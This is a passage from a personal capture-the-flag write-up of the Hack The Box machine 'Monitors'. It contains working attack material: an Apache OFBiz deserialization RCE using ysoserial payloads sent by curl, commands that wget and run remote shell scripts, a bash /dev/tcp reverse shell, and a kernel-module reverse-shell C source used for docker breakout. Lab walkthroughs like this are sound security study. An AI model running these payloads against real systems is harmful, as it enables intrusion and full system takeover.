13. It is now listening so that means we can check out what is running on port 8443 in the browser.
```

- #pwn_nmap_ssh_tunnel_scan_localhost
- #pwn_nmap_local_ssh_tunnel_scan
- #pwn_nmap_sCV_scan_finding_Clock_Skew
- #pwn_nmap_clock_skew_scan_port_specific_port

26. **Nmap SSH Tunnel scan**

```
1. ▷ nmap -sCV -p 8443 127.0.0.1 -oN OS_version_localhost_ssh_tunnel.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2024-06-19 03:24 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000097s latency).

PORT     STATE SERVICE       VERSION
8443/tcp open  ssl/https-alt
|_ssl-date: 2024-06-19T03:24:08+00:00; -22s from scanner time.
| ssl-cert: Subject: commonName=ofbiz-vm.apache.org/organizationName=Apache Software Fundation/stateOrProvinceName=DE/countryName=US
| Not valid before: 2014-05-30T08:43:19
|_Not valid after:  2024-05-27T08:43:19
```


```
|_http-title: Site doesnt have a title (text/plain;charset=UTF-8).

Host script results:
|_clock-skew: -22s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.15 seconds
```

27. **Checking out the fowarded port in the browser**

```
1. http://127.0.0.1:8443/
Bad Request
This combination of host and port requires TLS.
2. That is what the nmap scan said. I just wanted to see the error it would make.
3. Whenever you have an ssl port either on 443 or ssl on another port as 8443. You want to do an openssl query.
```

28. **OpenSSL Query**

```
1. ▷ openssl s_client -connect 127.0.0.1:8443
CN=ofbiz-vm.apache.org, emailAddress=dev@ofbiz.apache.org
2. That is not of much use. Moving on.
```




Ok so I am going to try https aka TLS.

```
1. It worked but I still get a 404 not found.
```

FUZZING through SSH Tunnel

- #pwn_wfuzz_ssh_tunnel

30. **I must admit this did not occur to me at first. I can just wfuzz for any sub pages like I would do in a normal website enumeration. I did not think about doing that because the site is being forwarded, but the same rules still apply. The command syntax will be different because we are Fuzzing via localhost.**




```
1. ▷ wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt 'https://127.0.0.1:8443/FUZZ'
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://127.0.0.1:8443/FUZZ
Total requests: 220559

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000016:   302        0 L      0 W        0 Ch        "images"
000000152:   302        0 L      0 W        0 Ch        "common"
000000075:   302        0 L      0 W        0 Ch        "content"
000000242:   302        0 L      0 W        0 Ch        "catalog"
2. I check out one of these results. I do not think they are valid. Lets see.
3. https://127.0.0.1:8443/catalog/control/main
Well, I did not mean for that to happen. I find a login page.
Ok will try `ecommerce` instead.
4. https://127.0.0.1:8443/ecommerce/control/main
A Product Store has not been defined for this ecommerce site. A Product Store can be created using the ofbizsetup wizard.
5. This is what I wanted to find. `ofbizsetup wizard`
```

ApacheOfBiz 17.12.01 - (RCE) Deserialization attack

31. **Lets look for an exploit for this ofbiz. I think it is another framework being used on this server**

```
1. OFBiz - OFBiz is an open source enterprise automation software project licensed under the Apache License. It means you are not alone and can work with
many others.
```

```
2. But the page said `ofbizsetup wizard`. Lets search for 'apache ofbizsetup exploit'
3. https://www.exploit-db.com/exploits/50178
4. I change the name to `apache_ofbiz_deserialization_rce.sh`
5. # Exploit Title: ApacheOfBiz 17.12.01 - Remote Command Execution (RCE) via Unsafe Deserialization of XMLRPC arguments
6. The exploit seems to be curling this path `curl -s $url:$port/webtools/control/xmlrpc`
7. Lets see if `/webtools/control/xmlrpc` exists.
8. SUCCESS it does exist
```

apache_ofbiz_deserialization_rce.sh

32. **OFBiz RPC enumeration continued...**

```
1. https://127.0.0.1:8443/webtools/control/xmlrpc
This XML file does not appear to have any style information associated with it.
The document tree is shown below.
<methodResponse> <fault> <value> <struct> <member> <name>faultCode</name> <value> <i4>0</i4> </value> </member> <member> <name>faultString</name> <value>
Failed to read XML-RPC request. Please check logs for more information </value> </member> </struct> </value> </fault> </methodResponse>
```

Dissecting the exploit

33. **Reverse engineering the exploit**

```
1. https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
2. ▷ cat one_liner_bash_reverse_shell.sh ; echo
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.27/443 0>&1
3. wget -q https://jitpack.io/com/github/frohoff/ysoserial/master-d367e379d9-1/ysoserial-master-d367e379d9-1.jar
4. Download that .jar file
5. https://github.com/frohoff/ysoserial
6. ysoserial-master-d367e379d9-1.jar <<< I can not find this damn jar file. The jitpack.io site keeps giving me a 404 error.
```

Installing ysoserial on BlackArch and a note on creating serialized objects with ysoserial

34. **Installing ysoserial on BlackArch.**

```
1. You do not have to jump through hoops to install the most current version of ysoserial like you do on debian.
2. Here is an example of what you have to do on debian.
3. I'll download ysoserial (sudo wget https://jitpack.io/com/github/frohoff/ysoserial/master-SNAPSHOT/ysoserial-master-SNAPSHOT.jar -O
/usr/local/bin/ysoserial and sudo +x /usr/local/bin/ysoserial) to generate Java serialized payloads.
4. On blackarch the command to install ysoserial is `sudo pacman -S ysoserial`
5. Alternativelyu, you can just download the latest release from `https://github.com/frohoff/ysoserial` if you wanted to go the github route.
6. Then run the command like this `$ java -jar ysoserial.jar CommonsCollections2 'ping -c 1 10.10.14.27' > ping.session` as an example.
7. If you have it installed on Blackarch then you would just do the following.
8. EXAMPLE: `$ ysoserial CommonsCollections2 'ping -c 1 10.10.14.27' > ping.session`
9. I got that command from HTB Feline. The .session extension was exclusive to that box. The point is this is how you create a serialized object payload.
```

35. **Creating our custom payload with ysoserial**

```
1. We create this payload by reversing the "apache_ofbiz_deserialization_rce.sh" exploit as explained above. We get mostly everything from this line of
code.

2. ▷ cat apache_ofbiz_deserialization_rce.sh | grep POST | awk 'FNR == 1 {print}'
    curl -s $url:$port/webtools/control/xmlrpc -X POST -d "<?xml version='1.0'?><methodCall><methodName>ProjectDiscovery</methodName><params><param><value>
<struct><member><name>test</name><value><serializable xmlns='http://ws.apache.org/xmlrpc/namespaces/extensions'>$payload</serializable></value></member>
</struct></value></param></params></methodCall>" -k  -H 'Content-Type:application/xml' &>/dev/null"

3. Now, with the understanding of the differences in platform and the usage syntax for ysoserial. Lets create our custom payload.

4. On blackarch the help is `ysoserial --help`

5. ▷ ysoserial CommonsBeanutils1  "wget http://10.10.14.27/shell.sh -O /tmp/shell.sh" | base64 | tr -d '\n' ; echo
rO0ABXNyABdqYXZhLnV0aWwuUHJpb3JpdHlRdWV1ZZTaMLT7P4KxAwACSQAEc2l6ZUwACmNvbXBhcmF0b3J0ABZMamF2YS91dGlsL0NvbXBhcmF0b3I7eHAAAAACc3IAK29yZy5hcG<snip>

6. SUCCESS, I now have the serialized payload.

7. I had to change java versions from `java-22-openjdk` to `java-11-openjdk` to get this to work.

8. ▷ archlinux-java status
Available Java environments:
  java-11-openjdk (default)
  java-17-openjdk
  java-22-openjdk

9. ▷ sudo archlinux-java set java-11-openjdk
```

36. **Using curl to upload the payload**

```
1. curl -s https://127.0.0.1:8443/webtools/control/xmlrpc -X POST -d "<?xml version='1.0'?><methodCall><methodName>ProjectDiscovery</methodName><params>
<param><value><struct><member><name>test</name><value><serializable xmlns='http://ws.apache.org/xmlrpc/namespaces/extensions'>PUT YOU SERIALIZED PAYLOAD
HERE!</serializable></value></member></struct></value></param></params></methodCall>" -k -H 'Content-Type:application/xml'
```

37. **Finishing touches before execution of payload**

```
1. We need to serve the shell.sh. So we will need a python server.
2. ▷ sudo python3 -m http.server 80
3. IMPORTANT, if you get a 200 OK on your python server chances are everything was a success even if the server complains or throws an error.
4. Send the payload hit enter.
5. Ok sumtin wong. It did not hit my server. So I create the serialized payload object again this time download ysoserial from github.
6. ▷ java -jar ysoserial-all.jar CommonsBeanutils1  "wget http://10.10.14.27/rev.sh -O /tmp/rev.sh" | base64 | tr -d '\n' ; echo
7. ▷ java -jar ysoserial-all.jar CommonsBeanutils1  "ping -c 1 10.10.14.27" | base64 | tr -d '\n' ; echo
```

A few setbacks to overcome.

38. **Success, I had some minor issues. Like the ssh tunnel hanging and having to create the payloads with the github repo package instead of the locally installed ysoserial.**

```
1. Minor Setbacks. I tried metasploit but I am having an issue with Postgresql.service. Metasploit is a dumpster fire from my experience.

2.  ▷ java -jar ysoserial-all.jar CommonsBeanutils1  "bash /tmp/rev.sh" | base64 | tr -d '\n' ; echo
rO0ABXNyABdqYXZhLnV0aWwuUHJpb3JpdHlRdWV1ZZTaMLT7P4KxAwACSQAEc2l6ZUwACmNvbXBhcmF0

3. ▷ curl -s https://127.0.0.1:8443/webtools/control/xmlrpc -X POST -d "<?xml version='1.0'?><methodCall><methodName>ProjectDiscovery</methodName><params>
<param><value><struct><member><name>test</name><value><serializable xmlns='http://ws.apache.org/xmlrpc/namespaces/extensions'>PAYLOAD GOES HERE!
</serializable></value></member></struct></value></param></params></methodCall>" -k -H 'Content-Type:application/xml'

4. SUCCESS, I finally get it to work. The issue was the ssh tunnel had stalled. I re-initiated the ssh tunnel and then everything worked after. I also used
the ysoserial-all.jar from the github repo.
```

Container Escaping

39. **Got Root but we are in a container again, wtf!?**


```
1. root@ade22fcab261:~# whoami
whoami
root
root@ade22fcab261:~# hostname -I
hostname -I
172.17.0.2
2. I upgrade the shell like before.
```

linpeas

40. **Lets try to upload linpeas**

```
1. https://github.com/peass-ng/PEASS-ng/releases/tag/20240616-43d0a061
2. Download the latest bash script release
3. root@ade22fcab261:/tmp# cd /tmp
4. root@ade22fcab261:/tmp# wget http://10.10.14.27/linpeas.sh -O linpeas.sh
5. root@ade22fcab261:/tmp# chmod +x linpeas.sh
6. root@ade22fcab261:/tmp# ./linpeas.sh
```

Docker Breakout via `capsh --print`

41. **I have never seen this command before.**

```
1. root@ade22fcab261:/tmp# capsh --print
Current: =
cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_module,cap_sys_chroot,
cap_mknod,cap_audit_write,cap_setfcap+eip
Bounding set
=cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_module,cap_sys_chroot
,cap_mknod,cap_audit_write,cap_setfcap
Securebits: 00/0x0/1'b0'
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
uid=0(root)
gid=0(root)
groups=
```

reverse-shell.c

42. **Search for the following below.**

```
1. Search for `cap_sys_module docker exploit`
2. https://blog.pentesteracademy.com/abusing-sys-module-capability-to-perform-docker-container-breakout-cf5c29956edd
3. Copy the payload `reverse-shell.c` in the /tmp directory of the root container. If one dot or semi colon is missing the script will not work.
==================================================
root@ade22fcab261:/tmp# cat reverse-shell.c
#include <linux/kmod.h>
#include <linux/module.h>
MODULE_LICENSE("GPL");
MODULE_AUTHOR("AttackDefense");
MODULE_DESCRIPTION("LKM reverse shell module");
MODULE_VERSION("1.0");
char* argv[] = {"/bin/bash","-c","bash -i >& /dev/tcp/172.17.0.1/4444 0>&1", NULL};
static char* envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL };
static int __init reverse_shell_init(void) {
return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}
static void __exit reverse_shell_exit(void) {
printk(KERN_INFO "Exiting\n");
```

```
}
module_init(reverse_shell_init);
module_exit(reverse_shell_exit);
==================================================
4. root@ade22fcab261:/tmp# wget http://10.10.14.27/reverse-shell.c -O reverse-shell.c
```

reverse-shell.c compiling

```
obj-m +=reverse-shell.o

all:
        make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules

clean:
        make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
~
~
~
```


crafting reverse-shell.c

```
1. marcus@monitors:~$ nc -nlvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
2. root@ade22fcab261:/tmp# vi reverse-shell.c
3. change the ip 172.17.0.2 to 172.17.0.1
4. Then save with `shift zz`
5. Next create a makefile. All of this we are getting it from this website below.
6. `https://blog.pentesteracademy.com/abusing-sys-module-capability-to-perform-docker-container-breakout-cf5c29956edd`
7. root@ade22fcab261:/tmp# cat Makefile
obj-m +=reverse-shell.o

all:
        make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules

clean:
        make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
8. Last run `make`
9. root@ade22fcab261:/tmp# make
10. FAIL, I got a bunch of errors
```

Fixed all the syntax errors in reverse-shell.c

44. **I had 10 syntax errors in a 10 lines of code. LOL, i'm tired.**

```
1. Ok now we compile then run.

2. root@ade22fcab261:/tmp# vi reverse-shell.c
root@ade22fcab261:/tmp# make
make -C /lib/modules/4.15.0-151-generic/build M=/tmp modules
make[1]: Entering directory '/usr/src/linux-headers-4.15.0-151-generic'
  CC [M]  /tmp/reverse-shell.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /tmp/reverse-shell.mod.o
  LD [M]  /tmp/reverse-shell.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.15.0-151-generic'

3. Lastly, we enter this `insmod reverse-shell.ko`

4. root@ade22fcab261:/tmp# insmod reverse-shell.ko

5. I finally got root yay

6. marcus@monitors:~$ nc -nlvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.129.235.40 34300 received!
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@monitors:/# whoami
whoami
root
root@monitors:/# cat /root/root.txt
cat /root/root.txt
58264859824997f8d49152a2841c138e
```


Monitors has been Pwned!
Congratulations therealpablo, best of luck in capturing flags ahead!
#2457
MACHINE RANK
19 Jun 2024
PWN DATE
RETIRED
MACHINE STATE
OK
SHARE

PWNED